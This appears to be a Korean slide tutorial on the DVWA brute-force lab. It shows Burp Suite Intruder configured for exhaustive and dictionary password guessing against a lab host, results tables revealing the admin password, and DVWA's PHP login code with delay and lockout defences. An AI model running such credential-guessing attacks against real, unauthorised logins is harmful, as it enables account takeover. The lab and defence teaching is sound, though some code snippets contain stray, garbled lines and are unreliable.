
Http history를 통해  
로그인 시도를 확인하고

자동화 공격을 위해  
Intruder에 보낸다

# 4. Brute Force - 자동 브루트 포스 공격



send to Intruder 클릭



패스워드 값만 찾기 때문에 clear를 누른후 패스워드 부분을 드래그하여 add를 누른다

## 4. Brute Force - 자동 브루트 포스 공격

**Payload sets**  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position payload set, and each payload type can be customized in different ways.

Payload set: 1  
Payload type: Brute forcer  
Payload count: 1,679,616  
Request count: 1,679,616

**Payload settings [Brute forcer]**  
This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789  
Min length: 4  
Max length: 4

**Payload sets**  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions to payload set, and each payload type can be customized in different ways.

Payload set: 1  
Payload type: Brute forcer  
Payload count: unknown  
Request count: unknown

**Payload settings [Brute forcer]**  
This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789!@#\$%  
Min length: 4  
Max length: 6

payload type에서 brute forcer 선택

character set 조합수를 늘리거나  
length 범위길이를 늘릴수록  
payload count가 증가한다  
payload count가 증가하면 시간이 오래걸  
린다

character set과 length를 늘린 결과  
Payload count가 unknown으로 셀 수 없  
을 만큼 많아 졌다는 것을 의미

# 4. Brute Force - 자동 브루트 포스 공격

8. Intruder attack of http://192.168.44.139 - Temporary attack - Not saved to project file						
Attack Save Columns						
Results Positions Payloads Resource pool Settings						
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
1	aaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
2	baaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
3	caaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
4	daaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
5	eaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
6	faaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
7	gaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
8	haaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
9	iaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	
10	jaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4832	

간단한 방법이지만 언젠간 비밀번호를 찾을 수 있다

대신 문자 조합의수와 문자길이의수에 따라 상당한 시간이 걸려 사실상 불가능한 방법이다

## 4. Brute Force - 딕셔너리 공격

---

- 장점: 통계적으로 많이 사용하는 패스워드를 등록해 놓은 것이기 때문에 상당히 빠른 시간 안에 패스워드를 찾을 수 있다
- 단점: 파일에 등록되지 않은 패스워드면 찾을 수 없다

※자신이 사용하는 패스워드가 리스트에 있을 시 바꾸는 것이 좋음



# 4. Brute Force – 딕셔너리 공격

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3,559

Payload type: Simple list Request count: 3,559

---

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

#!comment: This list has been compiled by Solar Des...

#!comment: in 1996 through 2011. It is assumed to b...

#!comment:

#!comment: This list is based on passwords most co...

#!comment: systems in mid-1990's, sorted for decre...

#!comment: (that is, more common passwords are li...

#!comment: revised to also include common websit...

#!comment: of "top N passwords" from major com...

#!comment: occurred in 2006 through 2010.

#!comment:

Enter a new item

Add from list ... [Pro version only]

Payload type: simple list 선택

Load 클릭후  
경로 /usr/share/jon에서 password.lst를  
선택한다.

해당 파일은 90년대 중반 유닉스 운영체제에  
서 사용하였고 2006~2010년 유명한 웹사이트에서 사용하였다.

#달린 주석부분을 remove로 제거한 후  
start attack으로 실행

## 4. Brute Force - 딕셔너리 공격

Request ^	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4832
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
2	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4875
4	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
6	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
7	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
8	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
9	computer	200	<input type="checkbox"/>	<input type="checkbox"/>	4832

실행 결과: 'password' 부분만 length의 값이 다르므로 비밀번호로 의심이 된다

## 4. Brute Force - 딕셔너리 공격

---

### Vulnerability: Brute Force


#### Login

Username:

Password:

Login

Welcome to the password protected area admin



Username: admin

Password: password 입력 시  
로그인 성공되는 것을 확인

## 4. Brute Force - 대응 방법

---

- 로그인 시 여러번 실패하였을 때 응답을 느리게하거나 일정시간동안 lockout을 하여 무력화시킨다.
- 사용자가 실제 사람인지 구별하는 방법인 CAPTCHA를 사용한다

# 4. Brute Force - 대응 방법

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_e
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.: E_USER_ERROR)) ? "" :

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_e
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.: E_USER_ERROR)) ? "" :
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```

미디움 레벨 : 딜레이 2초로 설정하여 응답을 느리게 한다

## 4. Brute Force - 대응 방법

---

```
// Login failed
sleep( rand( 0, 3 ) );
echo "<pre><br />Username and/or password incorrect.</pre>";
```

```
trap 'kill $PPID' INT

// Default values
$total_failed_login = 3;
$lockout_time       = 15;
$account_locked     = false;
```

하이 레벨 : 0초에서 3초까지 랜덤으로 딜레이를 준다  
일정하게 딜레이를 줄 시 해커가 2초딜레이 시 아무응답이 없을 때 로그인 실패로 간주하고 다른 요청을 줄 수 있기 때문이다

임파서블 레벨: 15분동안 로그인을 못하게 lockout을 시킨다

※해커가 이것을 역으로 악용하여 실제 사용자가 로그인을 못하게 방해할 수 있으므로 주의해야한다